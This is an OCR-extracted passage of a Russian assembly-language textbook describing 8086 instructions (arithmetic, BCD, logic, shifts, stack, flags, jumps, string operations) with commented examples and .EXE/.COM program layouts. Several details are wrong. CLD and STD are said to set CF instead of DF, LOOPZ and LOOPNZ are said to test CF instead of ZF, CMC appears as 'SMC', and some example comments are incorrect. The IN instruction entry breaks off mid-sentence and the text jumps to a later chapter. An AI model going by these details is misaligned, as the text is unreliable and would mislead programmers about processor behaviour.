Команда выполняет арифметическое сложение первого и второго операндов, исходное содержимое первого операнда заменяется суммой. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

ADC 1-й операнд, 2-й операнд

Сложение с переносом (Add with carry)

Команда выполняет арифметическое сложение первого и второго операндов, прибавляет к результату значение флага CF и заменяет исходное содержимое первого операнда полученной суммой. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти. Используется для сложения 32-разрядных чисел.

INC операнд

Инкремент (увеличение на 1) (Increment)

Команда прибавляет 1 к операнду, в качестве которого можно использовать регистр (кроме сегментного) или ячейку памяти. Флаг CF при выполнении этой команды не затрагивается.

SUB 1-й операнд, 2-й операнд

Вычитание (Subtract)

Команда вычитает второй операнд из первого, исходное содержимое первого операнда заменяется разностью. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

SBB 1-й операнд, 2-й операнд

Вычитание с заемом (Subtract with borrow)

Команда вычитает второй операнд из первого, из полученной разности вычитается значение флага CF, исходное содержимое первого операнда заменяется полученным результатом. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

CMP 1-й операнд, 2-й операнд

Сравнение (Compare)

Команда вычитает второй операнд из первого, при этом в соответствии с результатом устанавливаются флаги. Сами операнды не изменяются. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти. Обычно после команды сравнения в программе стоит команда условного перехода.

DEC операнд

Декремент (уменьшение на 1) (Decrement)

Команда вычитает 1 из операнда, в качестве которого можно использовать регистр (кроме сегментного) или ячейку памяти. Флаг CF при выполнении этой команды не затрагивается.

MUL операнд

Умножение целых беззнаковых чисел (Unsigned multiply)

Команда умножает число, находящееся в AL (в случае умножения на байт) или AX (в случае умножения на слово), на операнд. В качестве операнда можно использовать РОН или ячейку памяти. Размер произведения в два раза больше размера сомножителей. При размере сомножителей, равном байту, произведение записывается в AX, при размере сомножителей, равном слову, произведение записывается в DX: AX.

IMUL операнд

Умножение целых знаковых чисел (Signed integer multiply)

Команда умножает число, находящееся в AL (в случае умножения на байт) или AX (в случае умножения на слово), на операнд. В качестве операнда можно использовать РОН или ячейку памяти. Размер произведения в два раза больше размера сомножителей. При размере сомножителей, равном байту, произведение записывается в AX, при размере сомножителей, равном слову, произведение записывается в DX: AX.

DIV операнд

Деление целых беззнаковых чисел (Unsigned divide)

Команда делит число, находящееся в AX (в случае деления на байт) или DX: AX (в случае деления на слово), на операнд. В качестве операнда можно использовать РОН или ячейку памяти. Размер делимого в два раза больше размеров делителя, частного и остатка. При размере операнда, равном байту, частное записывается в AL, а остаток – в AH, при размере операнда, равном слову, частное записывается в AX, а остаток – в DX.

IDIV операнд

Деление целых знаковых чисел (Signed integer divide)

Команда делит число, находящееся в AX (в случае деления на байт) или DX: AX (в случае деления на слово), на операнд. В качестве операнда можно использовать РОН или ячейку памяти. Размер делимого в два раза больше размеров делителя, частного и остатка. При размере сомножителей, равном байту, частное записывается в AL, а остаток – в AH, при размере сомножителей, равном слову, частное записывается в AX, а остаток – в DX.

CBW

Преобразование байта в слово (Convert byte to word)

Команда заполняет AH знаковым битом числа, находящегося в AL, преобразуя таким образом 8-разрядное число со знаком в 16-разрядное.

CWD

Преобразование слова в двойное слово (Convert word to double word)

Команда заполняет DX знаковым битом числа, находящегося в AX, преобразуя таким образом 16-разрядное число со знаком в 32-разрядное.

NEG операнд

Изменение знака (дополнение до 2) (Change sign)

Команда вычитает из нуля знаковое целочисленное значение операнда, превращая положительное число в отрицательное и наоборот. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти.

Примеры

```
;==== Данные ==================================================
Mas      DB      '0123456789'     ; Массив Mas содержит ASCII-коды цифр,
                                  ; Mas[0] = 30h, Mas[1] = 31h, ... ,
                                  ; Mas[9] = 39h
NLow     DW      0ffffh           ; Младшая часть 32-разрядного числа N
NHigh    DW      2209h            ; Старшая часть 32-разрядного числа N
;==== Команды =================================================
mov      ax, 0002h                ; Младшая часть числа M
mov      dx, 0005h                ; Старшая часть числа M
add      ax, NLow         ; Сложение младших частей, CF = 1
adc      dx, NHigh                ; Сложение старших частей,
                                  ; в DX: AX сумма N + M
mov      si, NLow         ; SI = 65535
dec      si                       ; SI = 65534 = 0FFFEh
neg      si                       ; SI = 2
lea      bx, Mas
mov      al, Mas + 5              ; AL = 5
mul      BYTE PTR [bx + si]       ; AX = 10
mov      dx, si
dec      dx                       ; Старшая часть делимого, DX = 1
mov      ax, 26h          ; Младшая часть делимого, AX = 26h
mov      bx, 100h         ; Делитель, BX = 256
div      bx                       ; AX = 256 (частное), DX = 38 (остаток)
;==============================================================
; Примечание.
; При записи шестнадцатеричных чисел, начинающихся с A, B, C, D, E
; или F, справа приписывается 0, чтобы нельзя было спутать это
; число с именем ячейки памяти или каким-либо другим идентификатором.
```


Арифметические команды (десятичная арифметика) – AAA, AAD, AAM, AAS, DAA, DAS

AAA

ASCII-коррекция AX после сложения (ASCII adjust for add)

Выполнение команды AAA обычно имеет смысл после выполнения команды ADD, которая оставляет байт результата в AL. Команда AAA корректирует сумму двух неупакованных двоично-десятичных чисел, полученную в AL. В результате коррекции в AX формируется результат – неупакованное двоично-десятичное число. Если сложение привело к возникновению десятичного переноса, содержимое AH увеличивается и флаги CF и AF устанавливаются в 1.

AAS

ASCII-коррекция AX после вычитания (ASCII adjust for subtract)

Выполнение команды AAS обычно имеет смысл после выполнения команд SUB и SBB, которые оставляют байт результата в AL. Команда AAS корректирует разность двух неупакованных двоично-десятичных чисел, полученную в AL. В результате коррекции в AX формируется результат – неупакованное двоично-десятичное число. Если вычитание привело к возникновению десятичного заема, содержимое AH уменьшается и флаги CF и AF устанавливаются в 1.

AAM

ASCII-коррекция AX после умножения (ASCII adjust for multiply)

Команда используется для коррекции результата умножения двух неупакованных двоично-десятичных чисел. Команда делит содержимое AL на 10 и загружает частное в AH, а остаток – в AL.

AAD

ASCII-коррекция AX перед делением (ASCII adjust for divide)

Команда используется для коррекции неупакованного двоично-десятичного числа в AX перед его делением на другое неупакованное двоично-десятичное число, так чтобы после деления был получен корректный результат. Это выполняется следующим образом: AL = AL + (AH*10), AH = 0.

DAA

Десятичная коррекция AL после сложения (Decimal adjust for add)

Команда обычно используется после выполнения команды сложения, которая оставляет результат сложения двух упакованных десятичных чисел в AL. Команда корректирует результат, приводя его к десятичному упакованному виду. Флаги AF и CF устанавливаются, если в ходе коррекции возникает перенос из первого или второго десятичных разрядов соответственно.

DAS

Десятичная коррекция AL после вычитания (Decimal adjust for subtract)

Команда обычно используется после выполнения команды вычитания, которая оставляет результат вычитания двух упакованных десятичных чисел в AL. Команда корректирует результат, приводя его к десятичному упакованному виду. Флаги AF и CF устанавливаются, если в ходе коррекции возникает заем в первый или второй десятичный разряд соответственно.

Примеры

```
;==== Команды ====================================================
        mov     ax, 0502h       ; Двоично-десятичное число 52
        add     al, 09h ; AL = 0Bh
        aaa                     ; AX = 0601h
        mov     ax, 0308h       ; Двоично-десятичное число 38
        sub     al, 09h ; AL = 0Fh
        aas                     ; AX = 0209h
        mov     al, 03h ; Двоично-десятичное число 3
        mov     cl, 08h ; Двоично-десятичное число 8
        mul     cl              ; AX = 24 = 18h
        aam                     ; AX = 0204h
        mov     ax, 0205h       ; Двоично-десятичное число 25
        mov     cl, 07h ; Двоично-десятичное число 7
        aad                     ; AX = 25 = 19h
        div     cl              ; AH = 04h (остаток), Al = 03h (частное)
        mov     al, 29h
        inc     al              ; AL = 2Ah
        daa                     ; AL = 30h
        mov     al, 50h
        dec     al              ; AL = 4Fh
        das                     ; Al = 49h
;=================================================================
```


Логические команды – AND, NOT, OR, TEST, XOR

AND 1-й операнд, 2-й операнд

Логическое И

Команда выполняет побитовое логическое умножение первого операнда на второй, результат операции записывается по адресу первого операнда. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

OR 1-й операнд, 2-й операнд

Логическое ИЛИ

Команда выполняет побитовое логическое сложение первого и второго операндов, результат операции записывается по адресу первого операнда. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

XOR 1-й операнд, 2-й операнд

Исключающее ИЛИ

Команда выполняет операцию побитового исключающего ИЛИ (сложения по модулю два) над своими операндами, результат операции записывается по адресу первого операнда. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

TEST 1-й операнд, 2-й операнд

Логическое сравнение

Команда выполняет побитовое логическое умножение первого операнда на второй, при этом в зависимости от результата устанавливаются флаги SF, ZF и PF, флаги OF и CF сбрасываются. В качестве первого операнда можно использовать регистр (кроме сегментного) или ячейку памяти, в качестве второго – регистр (кроме сегментного), ячейку памяти или непосредственное значение, при этом не допускается оба операнда одновременно определять как ячейки памяти.

NOT операнд

Инверсия (дополнение до 1)

Команда выполняет инверсию битов операнда, заменяя 0 на 1 и наоборот. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти.

Примеры

```
;==== Данные ================================================
Byte    DB      8Dh
;==== Команды ===============================================
        xor     cx, cx   ; CX = 0
        and     al, 0Ch  ; Сброс двух младших разрядов регистра AL
        or      ah, 03h  ; Установка двух младших
                             ; разрядов регистра AL
        xor     al, -1       ; Инверсия всех разрядов AL
        test    ax, 1        ; Проверка 0-го разряда AX,
                             ; если ZF = 0, разряд равен 1;
                             ; если ZF = 1, разряд равен 0
        test    al, Byte; Проверка 7-го, 3-го, 2-го и 0-го разрядов
                             ; AL,если PF = 0, свертка по модулю два
                             ; этих битов равна 0; если PF = 1, свертка
                             ; по модулю два этих битов равна 1
        test    al, al       ; Проверка содержимого AL, если ZF = 0,
                             ; содержимое AL не равно 0; если ZF = 1,
                             ; содержимое AL равно 0
;============================================================
```

Команды сдвига – RCL, RCR, ROL, ROR, SAR, SAL, SHL, SHR

SAL/SHL операнд, счетчик

Арифметический сдвиг влево/логический сдвиг влево

Команда сдвигает биты операнда влево, при этом выдвигаемый (старший) бит поступает в CF, младший бит обнуляется. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL. Каждый сдвиг эквивалентен умножению операнда на 2.

SAR операнд, счетчик

Арифметический сдвиг вправо

Команда сдвигает биты операнда вправо, при этом выдвигаемый (младший) бит поступает в CF, старший бит сохраняет свое значение. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL. Каждый сдвиг эквивалентен делению операнда (числа со знаком) на 2.

SHR операнд, счетчик

Логический сдвиг вправо

Команда сдвигает биты операнда вправо, при этом выдвигаемый (младший) бит поступает в CF, старший бит обнуляется. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL.

RCL операнд, счетчик

Циклический сдвиг влево через CF

Команда сдвигает биты операнда влево, при этом значение CF загружается в младший разряд операнда, выдвигаемый (старший) бит поступает в CF. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL.

RCR операнд, счетчик

Циклический сдвиг вправо через CF

Команда сдвигает биты операнда вправо, при этом значение CF загружается в старший разряд операнда, выдвигаемый (младший) бит поступает в CF. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL.

ROL операнд, счетчик

Циклический сдвиг влево

Команда сдвигает биты операнда влево, при этом старший бит операнда загружается в его младший разряд. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL.

ROR операнд, счетчик

Циклический сдвиг вправо

Команда сдвигает биты операнда вправо, при этом младший бит операнда загружается в его старший разряд. В качестве операнда можно использовать регистр (кроме сегментного) или ячейку памяти. В качестве счетчика можно указывать 1 или CL.

Команды работы со стеком – POP, POPF, PUSH, PUSHF

PUSH операнд

Запись операнда в стек

Команда уменьшает на 2 содержимое указателя стека и заносит содержимое операнда в стек. В качестве операнда может использоваться либо 16-разрядный регистр, либо 16-разрядная ячейка памяти.

PUSHF

Запись содержимого регистра флагов в стек

Команда уменьшает на 2 содержимое указателя стека и заносит содержимое регистра флагов в стек.

POP операнд

Чтение операнда из стека

Команда извлекает слово из стека и загружает его в операнд-приемник, после чего увеличивает на 2 содержимое указателя стека. В качестве операнда может использоваться либо 16-разрядный регистр, либо 16-разрядная ячейка памяти.

POPF

Чтение слова из стека и запись в регистр флагов

Команда извлекает слово из стека и загружает его в регистр флагов, после чего увеличивает на 2 содержимое указателя стека.

Команды манипуляции флагами – CLC, CLD, CLI, CMC, STC, STD, STI

CLC

Сброс признака переноса (Clear carry)

Команда сбрасывает в 0 значение флага CF в регистре флагов.

SMC

Инверсия признака переноса (Complement carry)

Команда инвертирует значение флага CF в регистре флагов.

STC

Установка признака переноса (Set carry)

Команда устанавливает в 1 значение флага CF в регистре флагов.

CLD

Сброс флага направления (Clear direction)

Команда сбрасывает в 0 значение флага CF в регистре флагов, задавая движение от младших адресов к старшим при работе строковых команд.

STD

Установка флага направления (Set direction)

Команда устанавливает в 1 значение флага CF в регистре флагов, задавая движение от старших адресов к младшим при работе строковых команд.

CLI

Сброс флага прерываний (Clear interrupt)

Команда сбрасывает в 0 значение флага IF в регистре флагов, запрещая внешние аппаратные прерывания (прерывания от УВВ).

STI

Установка флага прерываний (Set interrupt)

Команда устанавливает в 1 значение флага IF в регистре флагов, разрешая внешние аппаратные прерывания (прерывания от УВВ).

Команды передачи управления – CALL, INT, INT0, INT3, IRET, J(COND), JMP, LOOP, LOOP(COND), RET

JMP операнд

Безусловный переход (Jump)

Команда передает управление в указанную точку программы, не сохраняя при этом адрес возврата. Операндом может быть непосредственный адрес, регистр (кроме сегментного) или ячейка памяти, содержащие адрес. Различают три разновидности команды безусловного перехода:

- короткий переход (`JMP SHORT`) – переход в пределах -128÷+127 байт относительно команды JMP;
- ближний переход (`JMP NEAR PTR`) – переход в пределах текущего сегмента кода;
- дальний переход (`JMP FAR PTR`) – межсегментный переход.

J(COND) метка

Условный переход (Jump condition)

Команда передает управление в указанную точку программы, не сохраняя при этом адрес возврата, если выполняется условие перехода. Условием в каждом конкретном случае является состояние определенных флагов (табл. 1.1.1) . Если заданное условие не выполняется, управление получает команда, следующая за командой J(COND). Переход осуществляется в пределах -128÷+127 байт.

Таблица 1.1.1. Варианты команды J(COND)

Команда	Переход, если	Условие перехода
JZ/JE	нуль или равно	ZF = 1
JNZ/JNE	не нуль или не равно	ZF = 0
JC/JNAE/JB	есть переполнение/не выше и не равно/ниже	CF = 1
JNC/JAE/JNB	нет переполнения/выше или равно/не ниже	CF = 0
JP	число единичных бит четное	PF = 1
JNP	число единичных бит нечетное	PF = 0
JS	знак равен 1	SF = 1
JNS	знак равен 0	SF = 0
JO	есть переполнение	OF = 1
JNO	нет переполнения	OF = 0
JA/JNBE	выше/не ниже и не равно	CF = 0 и ZF = 0
JNA/JBE	не выше/ниже или равно	CF = 1 или ZF = 1
JG/JNLE	больше/не меньше и не равно	ZF = 0 и SF = OF
JGE/JNL	больше или равно/не меньше	SF = OF
JL/JNGE	меньше/не больше и не равно	SF не равно OF
JLE/JNG	меньше или равно/не больше	ZF = 1 или SF не равно OF
JCXZ	содержимое CX равно нулю	CX = 0

LOOP метка

Повторение цикла, пока содержимое CX не равно нулю

Команда уменьшает значение CX на 1 и, если CX не равно нулю, осуществляет передачу управления в указанную точку программы (начало цикла); в противном случае (CX равно нулю), выполняется команда, следующая за командой LOOP, т. е. осуществляется выход из цикла. Переход осуществляется в пределах -128÷+127 байт.

LOOPZ/LOOPE метка

Повторение цикла, пока нуль/равно (Loop while zero/equal)

Команда осуществляет передачу управления в указанную точку программы (начало цикла), если после уменьшения значения CX на 1 значение CX не равно нулю и одновременно CF равно 1; в противном случае (CX равно нулю или CF не равно 1), выполняется команда, следующая за командой LOOPZ, т. е. осуществляется выход из цикла. Переход осуществляется в пределах -128÷+127 байт.

LOOPNZ/LOOPNE метка

Повторение цикла, пока не нуль/не равно (Loop while not zero/not equal)

Команда осуществляет передачу управления в указанную точку программы (начало цикла), если после уменьшения значения CX на 1 значение CX не равно нулю и одновременно CF равно 0; в противном случае (CX равно нулю или CF равно 1), выполняется команда, следующая за командой LOOPZ, т. е. осуществляется выход из цикла. Переход осуществляется в пределах -128÷+127 байт.

CALL операнд

Вызов подпрограммы (процедуры)

Команда сохраняет в стеке текущий адрес (адрес команды, следующий за командой CALL) и передает управление на адрес, заданный операндом. В качестве операнда может использоваться непосредственное значение относительного смещения (метка), регистр (кроме сегментного) или ячейка памяти, содержащие адрес перехода. Если в качестве адреса указано 16-разрядное смещение, считается, что исполнительный адрес находится в том же сегменте, т. е. осуществляется ближний вызов подпрограммы (NEAR PTR). Если в качестве адреса указано 32-разрядное значение, осуществляется дальний вызов (FAR PTR), т. е. вызов подпрограммы, находящейся в другом программном сегменте. Команда ближнего вызова в качестве адреса возврата сохраняет в стеке 16-разрядное значение относительного адреса, команда дальнего вызова – 32-разрядное значение полного адреса. Подпрограмма обычно заканчивается командой RET.

RET [Число]

Возврат из подпрограммы (процедуры) (Return)

Команда передает управление по адресу возврата, находящемуся на вершине стека. Необязательный параметр (значение которого кратно 2) команды указывает количество байтов, которое необходимо дополнительно удалить из стека, это бывает необходимо, если при вызове подпрограммы ей передавались параметры через стек. Встретив в программе команду RET, ассемблер заменяет ее на RETN (возврат из ближней процедуры) или RETF (возврат из дальней процедуры) в зависимости от того, как была описана подпрограмма, которую завершает команда RET. Команда RETN извлекает из стека одно слово – относительный адрес точки возврата. Команда RETF извлекает из стека два слова – полный адрес точки возврата.

INT номер

Программное прерывание

Команда заносит в стек три слова: содержимое регистра флагов, CS и IP (последние два слова суть адрес возврата) и передает управление на программу обработки прерыва-

ния (так называемый обработчик прерывания), 8-разрядный номер которого указан в качестве операнда, загружая в пару регистров CS: IP 32-разрядный вектор прерывания (адрес первой команды обработчика прерывания). Обработчик прерывания обычно завершается командой IRET.

IRET

Возврат из обработчика прерывания

Команда возвращает управление прерванной программе, извлекая из стека три верхних слова, загружая считанными значениями IP, CS и регистр флагов.

INTO

Прерывание по переполнению

Будучи установленной после арифметической или логической команды, инициирует процедуру прерывания с номером 4, если в результате выполнения предшествующей команды установился флаг переполнения.

INT3

Прерывание контрольной точки

Применяется отладчиками, работающими в реальном режиме. Эту однобайтную команду записывают вместо первого байта команды, перед которой требуется точка останова.

Примеры

```
;==== Данные ==================================================
AddrNear DW      (?)      ; Адреса переходов,
AddrFar  DD      (?)      ; вычисляемые
AddrProc DD      (?)      ; программно
Request  DB      'Введите символ,', 0Dh, 0Ah
                 DB       'E - завершение программы', 0Dh, 0Ah
                                  ; 0Dh - возврат каретки,
                                  ; 0Ah - перевод строки
                 DB       '$'     ; Признак конца строки для
                                  ; функции 09h прерывания 21h
Mas              DW       1, 2, 4, 3, 6, 7, 5, 0
MasSize = ($ - Mas)/2
;==== Команды ==================================================
                 jmp      NEAR PTR Point1
                 jmp      WORD PTR AddrNear
                 jmp      FAR PTR Point2   ; Примеры дальних
                 jmp      DWORD PTR AddrFar        ; безусловных переходов
                 call     MyProc1          ; Примеры ближних
                 call     WORD PTR [bx + si]       ; вызов подпрограмм
                 call     ds: AddrProc             ; Пример дальнего вызова
```



```
                                          ; подпрограммы
                                          ; Процедура MyProc1
MyProc1:
                 ...
                 ret
;==============================================================
        ; Вывод на экран запроса на ввод символа
                 mov      ah, 09h ; Номер запрашиваемой
                                          ; системной функции
                 mov      dx, OFFSET Request
                                          ; Параметр - адрес
                                          ; выводимой строки
                 int      21h             ; Вызов системной функции
                                          ; (вызов обработчика программного
                                          ; прерывания с номером 21h -
                                          ; диспетчера DOS)
        ; Бесконечный цикл анализа введенных символов,
        ; ввод E - выход из цикла
Next:            mov      ah, 01h ; Вызов системной
                 int      21h             ; функции(01h) ввода символа
                 cmp      al, 'E' ; Функция вернула код символа E?
                 jz       OutOfProg       ; Если да, на выход
                 jmp      Next            ; Если нет, переходим на ввод
                                          ; очередного символа
OutOfProg:
;==============================================================
        ; Подсчет контрольной суммы (КС)
        ;(суммы без учета переносов) содержимого массива Mas
                 mov      si, OFFSET Mas  ; Адрес массива
                 mov      cx, MasSize             ; Размер массива
                 call     MyProc2         ; Вызов процедуры
                                                  ; подсчета КС
                                                  ; области памяти
                 ...
        ; Процедура подсчета КС области памяти (ОП)
        ; При вызове: DS: SI - адрес ОП, CX - размер в словах.
        ; При возврате: AX - контрольная сумма.
MyProc2 PROC
                 xor      ax, ax          ; Обнуляем регистр, в котором будем
                                          ; накапливать КС
Next:
                 add      ax, [si]        ; Сложение промежуточного значения
                                          ; КС с очередным элементом массива
                 inc      si              ; Подготовка к обработке
                 inc      si              ; следующего элемента массива
                 loop     Next            ; Если не все элементы массива
                                          ; обработаны, повторяем цикл;
                                          ; в противном случае в AX искомое
                                          ; значение КС - выход из процедуры.
```

```
            ret                         ; Возврат из процедуры
MyProc2 ENDP
;==================================================================
; Примечание.
; PROC и ENDP - директивы организации процедур, соответственно
; указание начала и конца процедуры.
```

Команды строковой обработки – CMPS, LODS, MOVS, SCAS, STOS

Строкой называют последовательность байтов или слов. Если флаг направления перед выполнением строковой команды сброшен в 0, значение в индексном регистре после выполнения предписанного действия увеличивается на 1 (если команда работает с байтами) или на 2 (если команда работает со словами). Если флаг направления перед выполнением строковой команды установлен в 1, значение в индексном регистре после выполнения предписанного действия уменьшается на 1 (если команда работает с байтами) или на 2 (если команда работает со словами). Строковые команды часто используются с префиксами повторения REP, REPZ/REPE, REPNZ/REPNE.

MOVSB

Пересылка байта из строки в строку (Move string byte)

Команда копирует байт из ячейки памяти, адресуемой парой регистров DS: SI, в ячейку памяти, адресуемую парой регистров ES: DI, после чего в зависимости от значения флага направления DF содержимое регистров SI, DI увеличивается или уменьшается на 1.

MOVSW

Пересылка слова из строки в строку (Move string word)

Команда копирует слово из ячейки памяти, адресуемой парой регистров DS: SI, в ячейку памяти, адресуемую парой регистров ES: DI, после чего в зависимости от значения флага направления DF содержимое регистров SI, DI увеличивается или уменьшается на 2.

LODSB

Чтение байта из строки (Load string byte)

Команда копирует байт из ячейки памяти, адресуемой парой регистров DS: SI, в регистр AL, после чего в зависимости от значения DF содержимое регистра SI увеличивается или уменьшается на 1.

LODSW

Чтение слова из строки (Load string word)

Команда копирует слово из ячейки памяти, адресуемой парой регистров DS: SI, в регистр AX, после чего в зависимости от значения DF содержимое регистра SI увеличивается или уменьшается на 2.

STOSB

Запись байта в строку (Store string byte)

Команда копирует байт из регистра AL в ячейку памяти, адресуемую парой регистров ES: DI, после чего в зависимости от значения DF содержимое регистра DI увеличивается или уменьшается на 1.

STOSW

Запись слово в строку (Store string word)

Команда копирует слово из регистра AX в ячейку памяти, адресуемую парой регистров ES: DI, после чего в зависимости от значения DF содержимое регистра DI увеличивается или уменьшается на 2.

CMPSB

Сравнение строк по байтам (Compare string byte)

Команда сравнивает байты двух строк, вычитая второй операнд (адресуемый регистрами ES: DI) из первого (адресуемого регистрами DS: SI), устанавливает признаки результата, после чего в зависимости от значения DF содержимое регистров SI, DI увеличивается или уменьшается на 1.

CMPSW

Сравненне строк по словам (Compare string word)

Команда сравнивает слова двух строк, вычитая второй операнд (адресуемый регистрами ES: DI) из первого (адресуемого регистрами DS: SI), устанавливает признаки результата, после чего в зависимости от значения DF содержимое регистров SI, DI увеличивается или уменьшается на 2.

SCASB

Сканирование строки по байтам (Scan string byte)

Команда сравнивает содержимое регистра AL с 8-разрядным содержимым ячейки памяти, адресуемой регистрами ES: DI, вычитая второй операнд (содержимое ячейки памяти) из первого (содержимое AL), устанавливает признаки результата, после чего в зависимости от значения DF содержимое регистра DI увеличивается или уменьшается на 1.

SCASW

Сканирование строки по словам (Scan string word)

Команда сравнивает содержимое регистра AX с 16-разрядным содержимым ячейки памяти, адресуемой регистрами ES: DI, вычитая второй операнд (содержимое ячейки памяти) из первого (содержимое AX), устанавливает признаки результата, после чего в зависимости от значения DF содержимое регистра DI увеличивается или уменьшается на 2.

Префиксы повторения – REP, REPZ/REPE, REPNZ/REPNE

Вышерассмотренные строковые команды работают только с одним элементом строки, в то же время операции со строками предполагают зацикливание. Для того чтобы упростить реализацию циклов со строковыми командами, предусмотрены префиксы повторения, позволяющие выполнить строковую команду необходимое число раз.

REP

Повторять CX раз (Repeat)

Префикс заставляет процессор выполнить стоящую за ним строковую команду CX раз, уменьшая его содержимое на 1 при каждом очередном ее выполнении. Обычно используется с командами LODS, MOVS, STOS.

REPZ/REPE

Повторять пока нуль/повторять пока равно (Repeat while zero /equal)

Префикс заставляет процессор выполнить стоящую за ним строковую команду не более CX раз, уменьшая его содержимое на 1 при каждом очередном ее выполнении. Выполнение команды прекращается, если флаг ZF равен нулю. Обычно используется с командами CMPS, SCAS.

REPNZ/REPNE

Повторять пока не нуль/повторять пока не равно (Repeat while not zero /equal)

Префикс заставляет процессор выполнить стоящую за ним строковую команду не более CX раз, уменьшая его содержимое на 1 при каждом очередном ее выполнении. Выполнение команды прекращается, если флаг ZF равен единице. Обычно используется с командами CMPS, SCAS.

Примеры

```
;==== Данные =================================================
Buf     DB      100h DUP (?)
Str     DB      'Строка текста'
StrLen = $ - Str
Table   DW      8960h, 8Eh, 95h, 96h, 0A6h
        DW      0AFh, 0B1h, 0C3h, 0E7h
TAddr   DD      Table
TSize = $ - Table
;==== Команды ================================================
        cld                     ; Направление движения по строке
        push    ds
        pop     es
        mov     si, OFFSET Str
                                ; DS: SI -> строка Str
        mov     di, OFFSET Buf
                                ; ES: DI -> буфер Buf
        mov     cx, StrLen      ; Длина строки
rep     movsb                   ; Пересылка строки в буфер
;=============================================================
        cld                     ; Направление поиска
        les     di, TAddr       ; ES: DI - адрес таблицы Table
        mov     cx, TSize       ; Размер таблицы
        mov     ax, 0AFh; Искомый элемент
repnz   scasw                   ; Поиск первого элемента таблицы,
                                ; равного искомому
        jnz     NoElem          ; Искомый элемент в таблице отсутствует
        dec     di
        dec     di              ; Элемент найден,
                                ; ES: DI - адрес этого элемента
;=============================================================
; Примечания.
; 1) Если необходимо зарезервировать ячейку памяти, не определяя
;    конкретного значения, вместо константы или выражения
;    указывается вопросительный знак.
; 2) Для повторения значений используется зарезервированное
;    слово DUP (Duplicate).
```

Команды ввода-вывода – IN, OUT

IN приемник, источник

Ввод информации из порта ввода-вывода

Команда читает байт или слово из порта ввода-вывода, адрес которого указан в операнде-источнике, и помещает его в регистр-приемник, в качестве которого можно

Исходный текст программы заканчивается директивой **END**, завершающей трансляцию, ей указывается точка входа в программу.

1.2.2. Структура программ типа .EXE и .COM

Рассмотрим типичные структуры программ типа .EXE и .COM. В программе типа .EXE в общем случае для программы, данных и стека предусматриваются отдельные сегменты. Программа типа состоит из единственного сегмента, в котором размещаются команды программы, данные и стек.

Примеры

```
;==================================================================
;==== Программа типа .EXE. ========================================
;==================================================================
        .MODEL small
        .STACK 100h
        .DATA
; Здесь определяются данные,
; необходимые программе
        .CODE
; Команды
...
Begin:                                ; Точка входа - первая выполняемая команда
        mov     ax, @data             ; Первые выполняемые
        mov     ds, ax                ; команды программы - инициализация
                                      ; сегментного регистра DS
        ...
        mov     ax, 4C00h             ; Последние выполняемые
        int     21h                   ; команды программы - вызов системной
                                      ; функции "Завершение процесса".
        ...
END     Begin                         ; Точка входа - метка Begin
;==================================================================
; Примечания.
; 1) Константа транслятора @data формирует непосредственный операнд,
;    значение которого равно сегментному адресу начала
;    сегмента данных.
; 2) В первых строках программы происходит инициализация регистра DS,
;    только после которой программа может обращаться к данным.
```

При загрузке программа типа .EXE размещается в памяти, как показано на рис. 1.2.1. Образ программы начинается с префикса программного сегмента - PSP, образуемого и заполняемого системой. Объем PSP всегда равен 256 байтам. PSP содержит данные, используемые системой при выполнении программы. Сегментные регистры автоматически инициализируются следующим образом:

- DS и ES указывают на начало PSP, что дает возможность программе, сохранив значение одного из них, обращаться к содержимому PSP;
- CS указывает на начало сегмента кода, в IP при этом загружается относительный адрес точки входа;
- SS указывает на начало сегмента стека, в SP при этом загружается смещение конца сегмента стека.




Рис. 1.2.1. Образ памяти программы типа .EXE

Примеры

```
;==================================================================
;==== Программа типа .COM. ========================================
;==================================================================
        .MODEL tiny
        .CODE
        ORG     100h            ; Выделение места для PSP
Begin:  jmp     NextInstr       ; Точка входа - первая команда после PSP
